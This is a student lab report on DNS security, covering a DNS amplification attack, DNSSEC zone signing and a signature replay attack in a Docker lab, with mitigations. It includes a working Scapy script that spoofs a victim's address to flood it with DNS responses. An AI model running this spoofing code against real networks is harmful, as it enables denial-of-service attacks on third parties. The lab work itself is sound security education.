
Assignment: Practical Exploration of DNSSEC and Attack Simulation

Task 0: Docker Installation


Docker was installed using the provided setup script outlined in the PDF guide.



Task 1: DNS Amplification Attack Simulation and Mitigation

Environment Setup

The lab setup was initialized by downloading and extracting the provided ZIP file. Docker containers were built and launched using `docker compose up`.



Step 1: DNS “ANY” Query Analysis

Using the `dig` tool, an “ANY” query was sent to the local DNS server at `10.9.0.53` for the domain `example.com`. The response included multiple DNS record types—such as `A`, `AAAA`, `NS`, `DS`, and `RRSIG`—demonstrating the large payload potential of “ANY” queries, which are often exploited in amplification attacks.

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16179
;; flags: qr rd ra; QUERY: 1, ANSWER: 11, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8330ba0d504316c8010000006809ac5fdcd9be1e3845478a (good)
;; QUESTION SECTION:
;example.com.                   IN      ANY

;; ANSWER SECTION:
example.com.            300     IN      RRSIG   AAAA 13 2 300 20250506073636 20250415122021 31463 example.com. X+/QnzZ1omM7QniWJD08nCTYRVMu1p77lQODJ71F1z0ENSsV3GY/9lEu 6tmKwK35f8pNpEHy
ylH4SghNUCNGcQ==
example.com.            277     IN      AAAA    2600:1408:ec00:36::1736:7f31
example.com.            277     IN      AAAA    2600:1406:3a00:21::173e:2e65
example.com.            277     IN      AAAA    2600:1406:bc00:53::b81e:94ce
example.com.            277     IN      AAAA    2600:1406:3a00:21::173e:2e66
example.com.            277     IN      AAAA    2600:1406:bc00:53::b81e:94c8
example.com.            277     IN      AAAA    2600:1408:ec00:36::1736:7f24
example.com.            86319   IN      RRSIG   DS 13 2 86400 20250428011900 20250421000900 40097 com. axRXgUqDHb1VryM9FYOEZS2z1KsRZBx0q0dcB9EkK0ZX1DiLchSLjFwY z/YQXLH74SsvE57KHGXkJiEa
pktdYg==
example.com.            86319   IN      DS      370 13 2 BE74359954660069D5C63D200C39F5603827D7DD02B56F120EE9F3A8 6764247C
example.com.            172719  IN      NS      a.iana-servers.net.
example.com.            172719  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1721    IN      A       199.43.135.53
b.iana-servers.net.     1721    IN      A       199.43.133.53
a.iana-servers.net.     1721    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1721    IN      AAAA    2001:500:8d::53

;; Query time: 273 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 24 03:13:35 UTC 2025
;; MSG SIZE  rcvd: 626

root@vineeth-Vostro-3501:/# tcpdump -n -i any udp port 53 -w att.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C100 packets captured
128 packets received by filter
0 packets dropped by kernel
root@vineeth-Vostro-3501:/# exit
exit
vineeth@vineeth-Vostro-3501:~/Documents/Labsetup$ docker cp user-10.9.0.5:vic.pcap .
Successfully copied 2.05kB to /home/vineeth/Documents/Labsetup/.
```

Step 2: Executing the DNS Amplification Attack

A spoofed DNS query was generated from the attacker's container using a Python script with Scapy. The source IP was faked to be the victim's (10.9.0.5), triggering the DNS server to send large responses to the victim.

```
  GNU nano 6.2                    dns_spoof.py
from scapy.all import *
import time

target_dns_ip = "10.9.0.53"
spoofed_ip = "10.9.0.5"  # User's IP

dns_query = IP(src=spoofed_ip, dst=target_dns_ip)/UDP(sport=12345, dport=53)/DN>

send(dns_query)

                                [ Read 9 lines ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```

The script was modified to send spoofed queries continuously for 5 seconds. Captures showed 214 response packets on the victim and 1197 requests from the attacker.

```python
from scapy.all import *
import time

target_ip = "10.9.0.5"        # IP of the victim
dns_server_ip = "10.9.0.53"   # IP of local DNS server

# DNS "ANY" request with spoofed source IP
dns_query = IP(src=target_ip, dst=dns_server_ip) / \
            UDP(sport=RandShort(), dport=53) / \
            DNS(rd=1, qd=DNSQR(qname="smith2022.edu", qtype="ANY"))

# Send burst for 5 seconds
start_time = time.time()
while time.time() - start_time < 5:
    send(dns_query, verbose=0)
```

Using `tcpdump`, packet captures were taken on both the attacker and victim containers. The amplification factor was calculated as:

Amplification Factor=Response Size/Request =127.5KB/39.7KB≈3.21

Step 3: Attack Mitigation with Rate Limiting

The DNS server's configuration (`named.conf.options`) was edited to enable response rate limiting (5 responses/sec). The setup was rebuilt using `docker compose build` and `up`.

```
GNU nano 4.8                                    /etc/bind/named.conf.options

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================

        // ---------------------------------------
        // Added/Modified for SEED labs
        // dnssec-validation auto;
        dnssec-validation no;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        query-source port         33333;

        // Access control
        allow-query { any; };
        allow-query-cache { any; };
        allow-recursion { any; };

        // ---------------------------------------

        listen-on-v6 { any; };
        rate-limit {
                responses-per-second 5;
                window 5;
        };
};
```

Re-running the spoofed burst attack showed a slight drop in response packets:


- Victim received 206 packets (down from 239)

Observation: Rate limiting had a minor but measurable impact.

Task 2: DNSSEC Infrastructure Setup

Steps Overview


- The SEED Lab repository was cloned, and Docker-based DNSSEC environment was set up.




- The domain `example.edu` was DNSSEC-enabled by generating ZSK and KSK keys,:

  dnssec-keygen -a RSASHA256 -b 2048 -n ZONE example.edu

  dnssec-keygen -a RSASHA256 -b 4096 -n ZONE -f KSK example.edu signing the zone :   dnssec-signzone -S -o example.edu example.edu.db



- DNSSEC trust chains were established by including DS records in parent zones (`edu`, then `root`).



-

- The local DNS resolver was configured to validate DNSSEC records using trust anchors and `dnssec-validation`.

```
options {
        directory "/var/cache/bind";

        recursion yes;
        allow-query { any; };
        dnssec-validation auto;
        dnssec-enable yes;
        dump-file "/var/cache/bind/dump.db";
};
```

Testing

Using `dig`, successful validation was confirmed by the presence of the `ad` (authenticated data) flag in DNS responses.

```
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup/nameserver/root$ docker exec -it user-10.9.0.5 bash
root@dbee5805ca2e:/# dig @10.9.0.53 www.smith2022.edu +dnssec
;; Truncated, retrying in TCP mode.

; <<>> DiG 9.16.1-Ubuntu <<>> @10.9.0.53 www.smith2022.edu +dnssec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25303
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 26, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
; COOKIE: 31858eb4f3eb8be401000000680a5f7f594b29f67644edda (good)
;; QUESTION SECTION:
;www.smith2022.edu.             IN      A

;; ANSWER SECTION:
www.smith2022.edu.      259200  IN      A       3.2.3.5
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 276 smith2022.edu. e5GrN9+GiFIWEjCwUKIVJ0AihmE5U4p2kIiHQ6bHkTwV6E05mS9jMFF0 hZ7jPB9Irf2JMGr6q
WSuyScRGYz5vQVi0V6vDmfc/YjDAZcem/3cvWbg PR4ox2zKNvnnSQrAEspzsMATg/nfs6oa3YlUHAl5zqclmvOVd7935lEt AvY=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 501 smith2022.edu. A1F2OeHhRpWd8q84BFQIJrgxGXUCyCFoXJNCqgMZy3Fd2CVMlGL/JJHQ McQWG7Fw4gtHxDTf2
JqYAplumNGAscuHBRh4aQeaw0X08KKQO+mI6a5U +0IAb9XFFXn7COXQk1BihdPNL3rpPt/t/x8Zi+k/MT6c3O22KbQUUNKE NB8=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 4186 smith2022.edu. xReUBOINI4ZP/mi9Pb/RacjAc442kpii1q+207hOE9b46/+T9KZdcHzX Zkxy+3R7U0Fn5Vku
CHm2tVsPY2LeeMUDaD7M/pc0luKbkHHHcvr+pJCR nPkjVGDRq1lOLS8LQv8VloIx3b2E5eL1NceThORBqwGl5Fs9lO/JXBoK pLw=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 9633 smith2022.edu. Qf0g4UASABmb+F2ZWMTWHRD7Sc8vVafa+hFbOSjqWcxsksG46yj9zrgP hy0WOssNHioNUcc3
DZTu/fI9Fc4b1+xf670OPP8SfdSCQGPAJIZCKHb8 E6IlqV1z7zr2g5FzpsfGibndUFV1yoE+tPkMxSE6bM7B/pfrCQo/cflD 9o8=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 10323 smith2022.edu. Nbl1IEXFXpPlwWout0ySHQUV7eemlcNGnCObNEeK3UW/iLdHFVxkoeaZ EJHwBiCCepyt/BQ
W/0EluXtiJby4n1PYSYXhWraR3xBD3k+sLaLyzsAu 2ZzT/aUBlhqA3JfiJQ0bDgCPz+e84yvSz1ToZNEJIoH/4HswpOjv5hOW p6s=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 10599 smith2022.edu. RJHOMpZFV4zy0QucMFvGNV3cBPQeRbNFdVLKqbCvP/4WTSLGIQcWtlsx T2foqYl/euRjoyF
Qy3rK5MLfxSKi/uv/5iqAt5EiHrffvyZA3S6h3Y2X C0zJJkQmd+yXWggXfjMDm9jJK+HNvqPQP5kr4bYG7TuZvnpS/DuSi3zt mqw=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 15729 smith2022.edu. LaLOXwCNvThJYnmGiZeiYhhGacEIq3bj302k+4NYj4eab6eRMVrthOSC 9xd4i0CVmZ21bA9
SsTTZvudRN2SNWRYZ1iI3yK3rCsaBc6gXf7wM/Xy4 7pSln01i18WUG330KPysyi8jYkgcV+D4eSt2dikU/K7NgUz9VHCv8eTx 2UQ=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 16690 smith2022.edu. phReEg7bj4VHDqxIYkQFzQo4RHrZhn4D4C/hPWEtW2jfSjnqtAummaDz M0WwS+IwEGkJJ8l
SLvP4bMJv5u2O8XQ8UqVdaQ6WsVezKVarYahg6jo0 NdwIw1zE6iapiIE1Mz5Vpj2ha5inBtJIWpN9dXBIh96XvKvviiLqAm/a kWY=
www.smith2022.edu.      259200  IN      RRSIG   A 8 3 259200 20501231000000 20250424145602 17244 smith2022.edu. smjAWXUwNy4+Zj0fCTfv0BkB6ld9zwVheQc5xgDQT34k7GS5l5CTIo37 4vIOAbZUoOUdJrj
+m0Q5RPlygRVLlq3BuVwr+gkwaOkNR+L10LOzV49b ASo+aSbggIUZlYlTkYEa5hlKyEG8AZWXxpjZHytYncKold/JKYcIzx5u WqQ=
```


Task 3: DNSSEC Signature Replay Attack Simulation

This task demonstrates how a DNSSEC signature replay attack is carried out by capturing legitimate signed DNS responses and sending them again (replaying) to a DNS resolver to assess how well DNSSEC handles potentially expired responses that still appear valid**.**


Step 1: Capturing DNSSEC Traffic

We began by capturing DNSSEC traffic between the client and the local DNS server using **tcpdump**

```
tcpdump -i <interface> port 53 -w dnssec_traffic.pcap
```



```
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$ docker exec -it user-10.9.0.5 bash
root@62d6d3ff46b6:/# tcpdump -i any udp port 53 -w replay-user.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@62d6d3ff46b6:/# exit
exit
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$ docker cp user-10.9.0.5:replay-user.pcap .
Successfully copied 2.05kB to /home/vineeth/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup/.
```




```
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$ docker exec -it local-dns-10.9.0.53 bash
root@4f26e4bc49c7:/# rndc flush
root@4f26e4bc49c7:/# tcpdump -i any udp port 53 -w local-dns-before.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@4f26e4bc49c7:/# tcpdump -i any udp port 53 -w local-dns-after.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C20 packets captured
20 packets received by filter
0 packets dropped by kernel
root@4f26e4bc49c7:/# exit
exit
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$ docker cp local-dns-10.9.0.53:local-dns-after.pcap .
Successfully copied 8.7kB to /home/vineeth/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup/.
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$
```

The `.pcap` file was then examined in Wireshark, where we specifically looked for:


- **RRSIG** records (DNSSEC signatures)
- Corresponding resource records like **A, AAAA, NS,** etc., that are signed.

We identified a signed DNS response suitable for replay in our attack.



Step 2: Replaying the Captured Signature

We used Scapy to craft and send the captured packet back to the resolver



Replayed response was accepted (ad flag present), indicating vulnerability to stale signatures.

B. Explaining the Risks of a DNSSEC Signature Replay Attack

A **DNSSEC signature replay attack** takes advantage of the fact that DNSSEC responses remain valid for a limited time based on their digital signature expiration. If a resolver does not properly verify the freshness of the DNSSEC signature, an attacker can **replay an old, but still cryptographically valid response**, tricking the resolver into accepting and caching outdated or malicious data. This introduces several serious risks:

1. Injection of Previously Valid DNS Records

Attackers can capture legitimate DNSSEC-signed responses and replay them later. Since these responses were once valid and correctly signed, they may still pass basic cryptographic checks—especially if the resolver doesn't strictly enforce signature expiration. By doing this:

- An attacker **injects stale records** into the DNS resolver's cache.
- These records may **no longer reflect the true state** of the domain (e.g., changed IP addresses or NS records).
- This can persist until the stale record's TTL expires or the signature is revalidated.

2. Redirection to Malicious or Incorrect Services

By replaying expired DNS responses, attackers can **redirect users to incorrect or malicious IP addresses**. For example:

- A legitimate domain like `example.edu` may have updated its A record.
- An attacker replays a previous signed A record pointing to a malicious server.
- The resolver caches this response, and **users are unknowingly redirected**.

This opens the door to phishing, credential theft, and the installation of malware.

3. Undermining DNSSEC's Integrity and Causing Cache Poisoning

DNSSEC was designed to provide **data origin authentication** and **integrity assurance**. Replay attacks:

- Break this integrity by using **valid signatures with outdated data**.
- Lead to **cache poisoning**, where the resolver stores and returns incorrect responses to clients.

- Damage trust in the DNSSEC system, especially if users experience frequent inconsistencies or attacks.

Importance of Signature Expiration

DNSSEC uses the **RRSIG** (Resource Record Signature) to validate records. Each RRSIG includes:

- **Inception Time**: When the signature becomes valid.
- **Expiration Time**: When the signature is no longer considered valid.

Additionally, each DNS record is assigned a **TTL (Time To Live)** value:

- TTL dictates how long a resolver can cache the record before requesting it again.
- This complements RRSIG expiration but **does not guarantee freshness** alone.

If the resolver fails to check these timestamps:

- Replayed records within TTL limits **may still be accepted**.
- Even expired RRSIGs **may not be rejected**, especially in poorly configured resolvers.

Why Proper Validation Is Critical

Resolvers must:

- Validate both the **cryptographic signature** and the **timestamps**.
- Ensure that responses fall **within the valid time window** defined by inception and expiration.

- Reject signatures that are either **not yet valid** or **already expired**.

Failing to do so renders DNSSEC vulnerable to the very attacks it's supposed to prevent.

Advanced Protections: Nonce-Based and Query-Specific Signatures

To enhance DNSSEC's security posture, researchers and implementers have proposed:

- **Nonce-based validation**: Attaching a random nonce (number used once) in queries, ensuring the response corresponds specifically to that unique request.
- **Query-specific signatures**: Signing responses in a way that ties them to a particular request, preventing reuse in another context.

These approaches help **eliminate the effectiveness of replayed responses**, even if the attacker has captured valid signed data.

Step 3: Mitigation

Mitigation Strategy: Reducing TTL in the Zone File

To defend against DNSSEC signature replay attacks, we implemented a time-based mitigation technique by modifying the Time-To-Live (TTL) values in the zone file `db.example.edu`.

